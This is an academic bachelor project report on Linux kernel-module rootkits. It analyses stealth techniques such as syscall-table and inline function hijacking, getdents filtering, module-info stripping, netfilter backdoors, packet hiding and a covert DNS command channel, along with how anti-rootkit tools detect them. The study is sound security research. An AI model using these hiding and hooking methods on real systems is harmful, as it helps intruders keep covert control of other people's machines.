



# Rootkits: Out of Sight, Out of Mind

Bachelor Project

Department of Computer Science


Written by:

Morten Espensen	Niklas Høj
Morten@Espensen.me	Niklas@Hoej.me

January 10, 2014

Supervised by:

Ken Friis Larsen & Morten Brøns-Pedersen



## Abstract

Out of Sight, Out of Mind is a study and implementation of Linux rootkit methods.

We analyse current industry security standards, anti-rootkit tools and viable rootkit techniques. We provide updated examples on how rootkits based on kernel modules are written for a modern Linux kernel.

We explore and employ known techniques for hiding on the system in order to maintain root access. In addition we create a new covert network channel using additional Domain Name System (DNS) A records and explore how to make network communication transparent to popular Host-based Intrusion Detection Systems (HIDS), while also attempting to make external network analysis more difficult.

Finally we present our design and implementation of a rootkit undetected by the most popular HIDS or rootkit detection tools and discuss the effectiveness of our implementation and how it might be improved. Based on this we evaluate the current status in the arms race between rootkits and anti-rootkit tools.

## Acknowledgements

We would like to thank our supervisors Ken Friis Larsen and Morten Brøns-Pedersen for their guidance in this project.

# Contents

<b>1</b>	<b>Introduction</b>	<b>4</b>
1.1	Motivation . . . . .	5
1.2	Scenario . . . . .	5
1.3	Scope . . . . .	6
1.4	Problem Statement . . . . .	6
1.5	Learning Objectives . . . . .	6
<b>2</b>	<b>Analysis</b>	<b>7</b>
2.1	Analysis of the Industry Standards . . . . .	7
2.2	Analysis of Techniques . . . . .	8
2.2.1	General Methods . . . . .	9
2.2.2	Staying Persistent Across Reboots . . . . .	13
2.2.3	Stripping Module Information . . . . .	13
2.2.4	Providing Root Access . . . . .	14
2.2.5	Forensics & Stealth . . . . .	15
2.2.6	Anti Rootkit Tools . . . . .	17
<b>3</b>	<b>Rootkit Design &amp; Implementation</b>	<b>19</b>
3.1	Phase One . . . . .	19
3.1.1	Design . . . . .	20
3.1.2	Implementation . . . . .	21
3.1.3	Summary of Phase One . . . . .	23
3.1.4	Tests of Phase One . . . . .	24
3.1.5	Improvements to Phase One . . . . .	28
3.2	Phase Two . . . . .	28
3.2.1	Design . . . . .	28
3.2.2	Implementation . . . . .	30
3.2.3	Installing the Rootkit . . . . .	35
3.2.4	Summary of Phase Two . . . . .	35
3.2.5	Tests of Phase Two . . . . .	36
3.2.6	Summary of Tests . . . . .	40
3.2.7	Improvements to Phase Two . . . . .	41

3.2.8 Improvements to the DNS C&C Protocol . . . . .	43
<b>4 Conclusion</b>	<b>45</b>
<b>Appendices</b>	<b>49</b>
<b>A DNS Queries</b>	<b>50</b>
A.1 DNS Response for Querying Google.Com . . . . .	50
A.2 DNS response for querying cnn.com . . . . .	51
<b>B Custom DNS C&amp;C Server</b>	<b>52</b>
<b>C Demonstration of Race Condition</b>	<b>54</b>
C.1 Race Condition Demonstration . . . . .	54
<b>D Disassembly of Targeted System Calls</b>	<b>56</b>
D.1 Byte Code Print Function . . . . .	56
D.2 Disassembly Results . . . . .	56
<b>E OSOM LKM Source</b>	<b>58</b>

# Chapter 1

## Introduction

*Rootkit* is a widely used term in the computer security field. It is defined in the Jargon File as "*A kit for maintaining root.*"[26] In this context *kit* refers to one or more executable scripts or programs, and *root* refers to elevated system access, typically in the form of gaining root user privileges. Greg Hoglund<sup>1</sup> defines a rootkit like so<sup>2</sup>:

*"A rootkit is a tool that is designed to hide itself and other processes, data, and/or activity on a system."*

Thus the distinction of software as a rootkit depends on design goals, as opposed to the specific methods implemented. This is important to note, as rootkit-like techniques can be used with less malicious intentions. An example hereof is Honeypots used to catch and observe exploits early on, or for persistent Anti Virus programs to prevent being disarmed. For our purposes we want a rootkit that can provide stealth remote control of a system, so that will be the context in which we speak of rootkits henceforth.

For a rootkit to fulfil its intended task (to remain hidden but also to run), we encounter Kornblums rootkit paradox[19]: For a rootkit to remain hidden, it must have minimal ties to its target system by which its presence can be detected. However, for a rootkit to run, it must have ties to the system so that the system will know to execute it. Similarly, from a network perspective, it should keep all external traces of its existence to a minimum. But it should also be able to communicate with its controller<sup>34</sup>.

---

<sup>1</sup>Greg Hoglund and James Butler are the authors of *Rootkits: Subverting the Windows Kernel*[15].

<sup>2</sup>After publishing the *Rootkits*[15] book, Greg Hoglund wrote this updated definition on his blog. The blog post from 2006 is archived here: [web.archive.org/web/http://www.rootkit.com/blog.php?newsid=440](http://web.archive.org/web/http://www.rootkit.com/blog.php?newsid=440)

<sup>3</sup>The term *controller* refers to the person or system controlling the infected machine through the rootkit.

<sup>4</sup>This functionality requirement does not necessarily apply universally for rootkits, but it is highly relevant for our purposes.

Thus there is a conflicting interest of design, making it necessary to find satisfactory compromises.

In this report we will analyse what preventive measures are being advocated and employed against rootkits in the security industry. We will analyse the different aspects and goals of rootkits, and study the techniques and methods used to accomplish these goals. We will analyse the effectiveness of these techniques and how they might be countered. With these things in mind, we will attempt to design and implement an undetected rootkit. Our implementation will be made in two phases, where we will discuss, test and offer improvement possibilities to the effectiveness of each phase. Finally we will conclude with an evaluation of our results and the successfulness of our rootkit as well as the status of rootkits versus anti-rootkits.

## 1.1 Motivation

Rootkits are widely used for malicious purposes, representing a real problem for individuals as well as all industries relying on general-purpose computers. By analysing the techniques employed in depth and acquiring a thorough understanding of the concepts at play, we hope to achieve an insight into how rootkits can be countered, and what can be done to improve the popular security measures currently employed.

## 1.2 Scenario

The average computer user is not particularly security-minded or proficient[32]. This is clearly reflected in a survey conducted by Ponemon Institute in 2011, indicating that employee devices are overwhelmingly the most likely point of breach[16, p.7]. The survey also shows that only 56% of the participating companies have a written corporate security policy[16, p.9].

Hiding a rootkit from someone who is not looking is rather trivial. We have therefore decided that average users or companies with minimal security are not the targets we will measure our rootkit against. Instead we will focus on scenarios where the target machine is maintained by an active and security-minded administrator. The administrator is aware of the threats of rootkits and follows the strategies proposed by security advisories such as the SANS Institute[14] to counter this threat.

In order to maintain root access to a such a machine, we must actively take steps to ensure that our entry point remains of hidden status, as we most likely will not be able to maintain our access once discovered.

## 1.3 Scope

In this project we will focus on the Linux kernel running on a 32 bit x86 architecture. We assume privileged access when initialising the rootkit, so that we can install and run a loadable kernel module. We will constrain our privileged access usage to installing the module and making modifications to the running kernel—we will not directly interfere with any specific anti-rootkit tools, only attempt to circumvent the techniques they apply. We will only consider techniques of software origin—backdoors in firmware or hardware are much more specialised and run independently of the kernel.

## 1.4 Problem Statement

With the scope of our project in mind, we have formulated the following problem statement to answer in this report:

*What techniques exist for rootkits to maintain privileged access to a remote Linux host, and to what extent can they remain hidden locally and remotely? How effective are these methods? Is it feasible to design and implement a stealthy and undetected rootkit without prior experience?*

## 1.5 Learning Objectives

After this project we aim to be able to:

- Explain and summarise the workings of relevant rootkit techniques
- Analyse the effectiveness of said techniques and how they might be discovered and/or eliminated
- Determine objectives for an effective rootkit
- Design and implement a solution attempting to satisfy the stated objectives for an effective rootkit
- Perform experiments on the stealth capabilities of the implementation
- Evaluate effectiveness and stealthiness of the implementation based on experiments

## Chapter 2

# Analysis

### 2.1 Analysis of the Industry Standards

To get an idea of what we are up against in the typical security-minded administrator, we look into the security guidelines and requirements in the industry. An example hereof is the highly relevant real life industry security requirements for machines keeping confidential card holder data. With such data, these machines are high value targets for malicious intruders.

The Payment Card Industry (PCI) Data Security Standard (DSS) is one standard which is required for servers acting as for example payment gateways which handle and sometimes store credit card information. The PCI DSS makes several unspecific requirements for defence techniques for the server which must be implemented and audited to achieve PCI DSS compliance. As these requirements are unspecific in nature it is hard to say exactly what defence solutions are required to pass the audit.

In relation to the subject of our project we specifically find the 5th requirement of the PCI DSS[23] interesting:

**Requirement 5:**

Protect all systems against malware and regularly update anti-virus software or programs.

And even more interesting is the following paragraph, as our implementation in this project utilises multiple already known techniques:

**Requirement 5.1.1:**

Ensure that anti-virus programs are capable of detecting, removing, and protecting against all known types of malicious software.



To meet these requirements security professionals often suggest implementing a solution consisting of ClamAV and Rootkit Hunter[20] among others. A list of various popular Host-based Intrusion Detection Systems (HIDS) and tools for file integrity checks can be seen on Figure 2.1 and Figure 2.2

#rank	name	inst	vote	(maintainer)
2851	clamav-base	13754	7850	(Clamav Team)
3898	chkrootkit	6965	1992	(Giuseppe Iuculano)
4233	rkhunter	6030	4254	(Debian Forensics)
9640	tripwire	990	828	(Alberto Gonzalez Iniesta)
12326	snort	596	427	(Javier Fernández-Sanguino Peña)
14493	aide-common	414	350	(Aide Maintainers)
18535	samhain	225	156	(Javier Fernández-Sanguino Peña)
21708	integrit	152	76	(Gerrit Pape)
56266	osiris	9	2	(Not in sid)

Figure 2.1: Popular anti-rootkit software/IDS based on statistics for Debian[10]

#rank	name	inst	vote	(maintainer)
3035	clamav-base	298579	13032	(Stephen Gran)
6978	chkrootkit	41932	464	(Lantz Moore)
8149	rkhunter	30316	950	(Micah Anderson)
12110	snort	12089	287	(Javier Fernández-Sanguino Peña)
12863	aide-common	10422	275	(Aide Maintainers)
20126	tripwire	3474	230	(Daniel Baumann)
32288	samhain	955	30	(Javier Fernández-Sanguino Peña)
35089	integrit	738	14	(Gerrit Pape)
49385	osiris	249	0	(Jamie Wilkinson)

Figure 2.2: Popular anti-rootkit software/IDS based on statistics for Ubuntu[30]

Due to these recommendations and clear popularity statistics, we will base the testing of our implementation against the specific anti-rootkit tools favoured above.

## 2.2 Analysis of Techniques

In this section we will look into rootkits in more detail, following the definitions provided in the introduction. Separating the concerns of a rootkit, they can be described as follows:

### **Start with the system and keep functioning**

Starting with the system can be done in several ways. One might start before

the kernel, with the kernel or after the kernel. Once started, it is imperative that the rootkit keeps functioning. This typically means that the rootkit should be running continuously, and thus be very difficult to shut down. Alternatively, the rootkit might not need to run continuously but should instead be available for some form of system trigger at all times.

**Provide its operator with information about its location**

When a system is infiltrated by the rootkit, the operator will need to be made aware of the fact and of the location of the system. Without this, the operator will not know of the infection or if it has been successful, or how the operator might seize control of the machine.

**Provide elevated access to its resident system**

The ready availability of root access to the system is not necessarily guaranteed immediately. However, it should be achievable within some reasonable time frame specified by the rootkit design.

**Be stealthy so as to remain undetected**

While providing all of the above functions, it is imperative that the presence of the rootkit is not detected—once warning flags are raised, the system might be completely wiped and the rootkit lost in the process. Stealthiness can be worked towards by analysing where the presence of the rootkit might be discovered, and what can be done to prevent discovery in all of these scenarios. In the case of modern computers, the rootkit might be detected locally on the hard drive, in memory, in various devices or by its effects (such as unusual behaviour). Remotely, in a forensics setting, the rootkit might be detected on the hard drive, on the wire or by its effects (such as differences in network traffic depending on from where it is observed).

In the following sections we will analyse each of these concerns in depth, and some techniques that can be used to fulfil the different objectives. Some of these techniques employ similar methods. We will therefore first describe general methods separately, and then detail the specific techniques that employ them.

### 2.2.1 General Methods

Rootkit techniques often use the same methods to achieve their goals. This section describes and discusses some of the most popular general-purpose rootkit methods.

**Writing to Protected Memory**

Text sections of the Linux kernel memory (where the code is stored) is allocated with the *PROT\_EXEC* flag which protects against overwriting of the allocated area. This is an issue when for example attempting to hijack system calls and other kernel functions, where it is necessary to write to the protected memory. Fortunately we are inside the

kernel, and the kernel can do what the kernel desires. We can therefore disable and enable memory protection of any memory page at will. By allowing writing to the page we want to write to and disabling it afterwards, we entirely void the write protection issue.

## Hijacking System Calls

When a userspace application needs to do practically anything on the system, it does so by interacting with the kernel through system calls. These system calls might be cloaked in other functions, but they are the last link in the process of manipulating files, executing programs et cetera. So, if we can replace these system calls with our own interception functions, we can take control of the applications interaction with the kernel, and thus decide what the application is allowed to know.

To call a system call function its address is looked up in the system call table. The system call table is simply an array of function pointers. Thus if we can find the system call table, we can overwrite its entries and intercept any system call we want.

The system call table is not exported, but its address can be found on some systems (including Debian) in `/boot/System.map-$(uname -r)`. Another method is to get the address of the interrupt descriptor table, from there find the handler of the `int 0x80` interrupt used to call system calls, and from reading the code of this handler in memory, the address of the system call table is found[29][25].

Before overwriting the system calls, their original function addresses should, of course, be saved. The system call handler can then be replaced altogether, or the custom handler can execute code before and or after calling the original function. See Figure 2.3.

It should be noted that some rootkit detection tools (such as Samhain<sup>1</sup>) take backups




Figure 2.3: The general approach to hijacking a system call by simply substituting the function pointer.

<sup>1</sup>[http://www.la-samhna.de/samhain/s\\_faq.html](http://www.la-samhna.de/samhain/s_faq.html)

of the system call table and monitor it in the event of hijacking attacks. This requires that the detection tool is in place before the rootkit does its modifications, however. The system call addresses can also be checked against those in the *System.map* file, assuming it is present, valid and updated

## Hijacking Kernel Functions

Moving one layer below the hijacking of system calls, it is possible to hijack the system call handler functions themselves, and thus leave the system call table intact. This makes for a stealthier hijack, as the correct system call handlers are used. They have merely been modified. System call functions are not the only ones that can be hijacked—any available kernel function can. The most common method, as presented by Silvio Cesare[7], is to write some assembly code that jumps to your hijack function and put it in the beginning of the function to be hijacked. Below is the disassembly of the *jmp* code Silvio suggested. We have had some problems with register values being overwritten, which led to using the *ret* code instead:

```

1 # ndisasm -u jmp
2 00000000 B8DDCCBBAA      mov eax,0xaabbccdd
3 00000005 FFE0          jmp eax
4 # ndisasm -u ret
5 00000000 68DDCCBBAA      push dword 0xaabbccdd
6 00000005 C3             ret

```

As the code shows, the address that should be jumped to is simply written to bytes 1 through 4 (zero-based) of the instruction.

Prior to replacing the first few bytes (6 if using the *ret* code) the original bytes should, of course, be saved. To call the original function after it has been hijacked, the method Silvio proposed is to restore the original function code, run the function, and then re-hijack it afterwards. However, we found that this method is flawed if used in an concurrent context; when multiple concurrent threads attempt to call the hijacked function using this method, there is a race condition in which of the original and the hijacked function the thread will execute (see Appendix C.1 for a demonstration). To remedy this, we devised an alternative but related method<sup>2</sup>.

Having copied the first X bytes of the function code elsewhere, the code is appended with another *ret* code jumping back into the original function but offset by X bytes. Then, to call the original function, the resulting code in memory is simply called as a function. This code will run the first few instructions of the original function from the copied code and then jump to the remainder of the original function to continue execution. A diagram of this is shown in the implementation section of phase one (Figure 3.4 and Figure 3.5).

<sup>2</sup>We have since found out that [18, p.82] preceded us with a similar solution

It is imperative for this method that the copied code is instruction aligned. That is, only complete instructions should be copied. Otherwise executing it could result in unexpected and undesired behaviour. It is therefore necessary to be able to identify how many bytes need be copied from the function. This should be at least 6, as the *ret* code is 6 bytes long. But it should be no longer than the entire function code. This problem can be solved dynamically using a x86 bytecode parser or disassembler to identify where instructions end. Lacking these, the problem can be solved in a more static manner. Since the first thing a *GNU<sup>3</sup> C Compiler (GCC)* compiled function on x86 almost always does is to allocate its stack frame in memory, the start of functions is likely constructed in a similar manner. We have printed, disassembled and studied the byte code of the system call functions and other functions employed in *Out of Sight, Out of Mind (OSOM)*. The code snippet in Figure 2.4 shows the beginning of the *sys\_open()* function<sup>4</sup>:

```

1 [Dmesg] Open starts with: 57b89cffffff56538b7c2410
2 # printf 57b89cffffff56538b7c2410 | xxd -r -p | ndisasm -u -
3 00000000 57          push edi
4 00000001 B89CFFFFFF    mov eax,0xffffffff9c
5 00000006 56          push esi
6 00000007 53          push ebx
7 00000008 8B7C2410     mov edi,[esp+0x10]
```

Figure 2.4: Disassembly of the open system call

As can be seen on Figure 2.4, this function is instruction aligned after 0, 1, 6, 7 and 8 bytes. Of these, the 6 byte offset is instruction aligned for all the functions that we tested and use, system call functions and otherwise. The problem is solved for the functions used in their current versions (and, it seems, likely for many other functions and other versions too). Thus functions can be hijacked without concurrency issues. See Section 3.2.2 for implementation specific details and diagrams.

Anti-rootkit tools are picking up on these techniques as well. *Samhain* stores the first `"2 * sizeof(unsigned int)"`<sup>5</sup> bytes (which is 8 on x86) of all functions, presumably to check against modifications later. This would detect a rootkit using the technique described above, provided that *Samhain* precedes the rootkit, retains its data integrity and can read the memory correctly.

To counter this detection method that only checks the first few bytes, a rootkit could place its jump code later on in the function. This would require more study of the functions being hijacked to counter or prevent undesired effects of the later hijack. But when only the first 8 bytes are saved, that merely corresponds to the stack frame

<sup>3</sup>GNU Not Unix (see Footnote 3)

<sup>4</sup>The code used to print it can be found in Appendix D.1, and disassembly of the other functions we target can be seen in Appendix D.2

<sup>5</sup>See [https://github.com/g2p/prelude-samhain/blob/trunk/src/kern\\_head.c#L886](https://github.com/g2p/prelude-samhain/blob/trunk/src/kern_head.c#L886)

initialisation, and therefore poses little difficulty. Ultimately, however, detection tools could retain the entire function codes. In that case, a rootkit would need to intercept calls elsewhere or find new techniques to mask their presence. For example by manipulating the input given to *Samhain*.

## 2.2.2 Staying Persistent Across Reboots

In order to stay persistently on the system on which we have achieved root access, there are quite a few techniques that can be used. In this section we will briefly cover a few common ones.

### Infecting Binaries

It is possible to implement a rootkit by either substituting a binary with a version of for example *sudo* which would include a backdoor that upon achieving root access would perform some malicious task.

Alternatively, some rootkits (such as *Suckit*) store some "parasite" data somewhere in the binary. This can be stored in the *.bss* section among other places in an *Executable and Linkable Format (ELF)* file. They then change parts of the *ELF* header, such that the entry point of the binary points to the parasite code. The parasite code would then fork into two processes; one running the original program and the other executing the rootkit code.

Almost all tools attempting to enforce file integrity checks should be able to detect these kind of infections, especially into default binaries such as *sudo*.

### Hiding in Plain Sight

It also possible to hide as a normal file. Some rootkits do this simply by depending on an obscure or unsuspicious file names such as `"..."` or `"/dev/tux"`. In order to assist this techniques it is possible to hijack different kernel functions to cover up the rootkit presence using the techniques described in Section 2.2.1.

## 2.2.3 Stripping Module Information

By stripping the module information from the module, one can prevent the module from being loadable and from showing up correctly in a listing of modules. Specifically the *name*, *size* and *ref* fields in the module struct corresponding to the module should be nulled[24] [1, S.9]. This method is described further in the implementation part, Section 3.2.2.

## 2.2.4 Providing Root Access

### User space Root Elevation Backdoors

This can be done in quite a few ways. One example is the way the *Suckit* rootkit infects binaries as described in Section 2.2.2. In addition there are some more discrete and favourable ways such as implementing your own "backdoor" system call which magically grants root by for example replacing an unused index of in the system call table. Similiarly it is possible to manipulate the Linux page fault handler as described in [6] such that when a certain system call is called with a invalid argument we are able to intercept it prior to its call using the Linux Interrupt Descriptor Table (IDT) and thus setting our user ID to root.

### Patching Binaries

One of the oldest methods of ensuring persistent root access to a machine might be to patch an important service, for example the local telnet/openSSH server binary. Though this might not be relevant as a stand alone attack any more, as we have have to defend against tools doing file integrity checks. Among other programs that performs these checks are *Tripwire*. These programs are able to perform checks on the cryptographic hash of a chosen file against a database in order to determine whether the contents of the file matches a white listed (or previously recorded) hash database, which means that most of these previously trivially implemented backdoors are not an option any more. Although *Tripwire* is not as widely deployed as some of the other HIDS tools

To combat the hash check, one would either have to tamper the white listing database or the software used to perform the check, or it would have to serve different content depending on whether we're attempting to execute or read the file, much like the techniques discussed in [27] where one would server different memory contents depending on whether the execution bit of the Central Processing Unit (CPU) was set or not. This could for example be done by patching syscalls via a Linux Kernel Module (LKM) using the approach in [13].

### Hiding Ports

Often when you want to communicate with a control server you have to rely on network communications. To do so Linux provides a socket interface which can be used to make the process of communicating simpler. A socket basically functions like a special kind of file in the system. When a socket is created an entry is added to a *inpcb* (Internet protocol control block) structure which holds information about ports and routing information for each socket. These *inpcb* structures function as a doubly linked list for each of the respective protocols (i.e. one for *Transmission Control Protocol (TCP)* and

one for *User Datagram Protocol (UDP)*). So, to hide a port from anyone attempting to inspect open ports with a command such as `netstat -anp tcp` *Designing BSD Rootkits*[18] suggests that we simply search through the doubly linked list and remove ourselves from that list.

## Remote Kernel Backdoors

One of the most relevant backdoor techniques in current time which can help us achieve remote code execution is to create a backdoor hook inside the kernel. This can be done via a feature called *netfilter* which was introduced in the version 2.4 of the Linux kernel. We can use these hooks in such a way that we can inspect and react to incoming network traffic even before our software firewall (i.e. *iptables*) gets to decide whether or not to drop the packet. This way, the rootkit implementation is able to *steal* the packet from the kernel, which basically means that our rootkit will handle the packet from thereon out, leading the kernel to keep it in memory but forget it ever existed[3]. This can even be done without having our rootkit listed as listening on a port.

When receiving a information in this fashion, we still have to take care about other aspects such as forensics, i.e. even though we can mask sniffers in our system from seeing our traffic, we cannot entirely or trivially hide it from a gateway which might capture the traffic we receive. To solve these problems we can utilize anti-forensics techniques which will be discussed further on in the design and implementation of phase one.

## 2.2.5 Forensics & Stealth

### Hiding from the File System

There are quite a few system calls that can be modified in order to appear as if we don't exist on the file system when our LKM is active. The majority of the relevant ones are shown on Figure 3.3. A simple example of one way one can hide on the file system is by hijacking the system call *sys\_getdents*. With this hijack, it is possible to filter the output on directory listings. The effect of this can be that our file will be invisible from functions such as *readdir*, which many of the `ls` commands depend upon. Thus `ls -la` would not show our file.

One way to patch the *sys\_getdents* function is to call the original *sys\_getdents* function, and then manipulate the resulting buffer containing sequential *linux\_dirent64*<sup>6</sup> (or the similar structure *linux\_dirent*) by finding any file which we do not want to be shown. It can simply be matched on the file name. If found, we want to remove the file from the buffer of *linux\_dirent64* structures. To do this, one can simply perform a *memmove* to move every *linux\_dirent64* structure below the entry to be hidden on top of this

---

<sup>6</sup><http://lxr.free-electrons.com/source/include/linux/dirent.h#L4>



entry. Thus effectively removing it[18]. While this technique only modifies the output of some `ls` commands it does not change the hard link count for the parent directory (as shown by the command `ls -ld`).

There are many other methods of retrieving system information which can be used in combination to check for inconsistency in the outputs. This makes it possible to discover methods of hiding where only some relevant system calls have been patched but not all. This detection method is, for example, utilised by *Rkhunter* to detect the *Phalanx2 Rootkit*. Here it attempts to compare the output of the following commands:

```
1 ls -ld /etc 2>/dev/null | awk -F' ' '/^d/ {print $2}'
2 stat -c %h /etc
```

Based on the results, it will know whether or not the system is infected with *Phalanx2*. Thus rootkit fingerprints can be constructed.

### Hiding from Local Network Traffic

In this section we will briefly discuss a technique proposed by biforge[3] used to hide network packets from network traffic monitors on Linux.

Almost all applications on Linux which monitors local traffic (especially those running in user space), such as HIDS like Snort or other packet sniffers, depends on Libpcap<sup>7</sup>, which in turn depends on the SOCK\_PACKET interface<sup>8</sup> in Linux. Here it is possible for the user space application to hook into and sniff the incoming and outgoing traffic.

As we are in control of the kernel with our LKM, it is possible to patch the function used to read from the raw socket, thus making it possible to check and, in case we would want to, censor traffic before returning.

#### Which functions to patch

When looking at the code for `af_packet.c`<sup>9</sup> we see that there are two functions relating to the cloning of traffic packets we want to capture and potentially drop: `packet_rcv` and `tpacket_rcv`. The code determining which of the two functions to use is seen on line 3676 of `af_packet.c`<sup>10</sup> so in order to make sure that the traffic is hidden we must patch both.

---

<sup>7</sup><http://www.tcpdump.org/>

<sup>8</sup><http://linux.die.net/man/7/packet>

<sup>9</sup>[http://lxr.free-electrons.com/source/net/packet/af\\_packet.c?v=3.2](http://lxr.free-electrons.com/source/net/packet/af_packet.c?v=3.2)

<sup>10</sup>[http://lxr.free-electrons.com/source/net/packet/af\\_packet.c?v=3.2#L3676](http://lxr.free-electrons.com/source/net/packet/af_packet.c?v=3.2#L3676)

## Hiding From Remote Network Traffic

It is essential for the rootkit to be able to communicate while still maintaining a hidden status from entities inside as well as outside the infected machine. This seemingly invariably results in some obscure covert channel approach and or the use of encryption schemes.

An example of a covert channel might be the usage of spoofing Synchronise (SYN) packets to transmit data via the Identification number of the Internet Protocol (IP) as seen in the tool Covert TCP<sup>11</sup>. In addition, a very common method of encrypting data which is being transmitted is by doing using a simple cipher like exclusive-or (XOR) encryption.

Even though these might appear somewhat stealthy, they are not as quiet as we would like them to be. For example, if we were to use the Covert TCP method of communicating with outside sources, we would need to send a TCP packet for every byte we would like to transmit, which would create a lot of noise on the network.

It would also be possible to create a protocol which steals outbound network traffic, modifies it and sends it through a proxy. Then, if one wishes to receive back an answer, one could add a *netfilter* hook as previously described. Thereby one could successfully have a valid outbound and inbound connection masked by normal user patterns (i.e. Domain Name System (DNS) requests), which would probably pass unnoticed by most common configurations of Intrusion Detections Systems (IDS), as the data would appear to be legitimate. Such a method of DNS packet interception is what we will attempt in our rootkit.

### 2.2.6 Anti Rootkit Tools

There are several popular tools for HIDS which attempts to alert the administrator or remove infected files when a host becomes infected. In this project we will attempt to challenge some of the most employed HIDS and anti-rootkit solutions. According to the data shown in Figure 2.1 and Figure 2.2, we can see that most popular anti-rootkit tools employed across Debian and Ubuntu distributions are *ClamAV*, *chkrootkit*, *rkhunter*, *Snort* and, lastly, *Tripwire*.

Many of these tools employ the same techniques, however. And it is these general techniques we will attempt to hide ourselves from. In general, one of the things that most of these tools have in common is that they both perform checks as a privileged user from user space via system calls handled by the kernel. For example, they often perform checks for hidden entries in directories. *Chkrootkit* does this by retrieving the hard link count from the *lstat* system call<sup>12</sup> which returns the following structure as a result:

<sup>11</sup>[http://www-scf.usc.edu/~csci5301/downloads/covert\\_tcp.c](http://www-scf.usc.edu/~csci5301/downloads/covert_tcp.c)

<sup>12</sup><http://linux.die.net/man/3/lstat>

```
1 struct stat {  
2     ...  
3     nlink_t    st_nlink;    /* number of hard links */  
4     ...  
5 };
```

This is then compared to the result of counting links returned from the *readdir* system call<sup>13</sup>. Comparing the results from two different functions is a typical way to check if an intruder might have attempted to hide from one detection method but not the other.

As both of these functions depend one way or another on the response from the kernel (ie. via `sys_getdents()`), they do not take any steps towards protection against something like a LKM rootkit modifying the internals system call functions in the kernel, in order to render the results fed to the HIDS unreliable. Some tools only use this method on specific directories, however. For example, we have found that *Rkhunter* only performs this hard link check on the */etc* folder where it matches the output from `ls -ld` to `stat -c %h`. This is a flaw that can be used to circumvent checks of this kind in some cases.

With that said, it is more significant and interesting to bypass this method of detection altogether. To do this, one would have to hijack and filter every single system call that can be used to glean information about the presence of the rootkit on the system.

Some tools, notably *Samhain*, use more advanced methods more directly targeting the rootkit. To hijack system calls, the rootkit needs to overwrite certain parts of the kernel memory such that the rootkit can take control of the code execution when a system call is executed. If a tool is capable of monitoring this memory before and after the rootkit does its malicious system modifications, that would allow it to detect a rootkit at play.

---

<sup>13</sup><http://man7.org/linux/man-pages/man3/readdir.3.html>

## Chapter 3

# Rootkit Design & Implementation

We have split the development of our rootkit into two phases. Each phase focuses on one area of development, but the two phases are cumulative. Discussion of improvements in phase two thereby also concerns the development in phase one. The two phases are divided thusly:

### Phase one:

Initially we focus on designing and implementing a stealthy communication system with focus on protocol to avoid detection by Network-based Intrusion Detection System (NIDS). Towards that end we implement a custom DNS server to act as Command & Control (C&C) server in a covert DNS channel protocol.

### Phase two:

We extend the module we implemented in phase one focusing on hiding on the host to prevent detection from popular HIDS. This is done by hijacking kernel functions system calls such as `sys_read`, `sys_write`, `sys_open`, `sys_getdents`, `packet_rcv` and `tpacket_rcv` such that the rootkit becomes harder to detect.

Each phase is tested against popular HIDS solutions, and we discuss possible improvements of our implementation based on the results.

## 3.1 Phase One

In the first phase we focus on the tasks of phoning home and of providing remote system control. This implies stealthy network communications against both host-based and remote intrusion detection. Other than that, the rootkit remains undetected by virtue of it not attempting to hide itself.

### 3.1.1 Design

Because we would like to have easy access kernel functions from our rootkit, our implementation will be a kernel module. We will achieve persistence by having the module loaded like any other loadable kernel module at system boot.

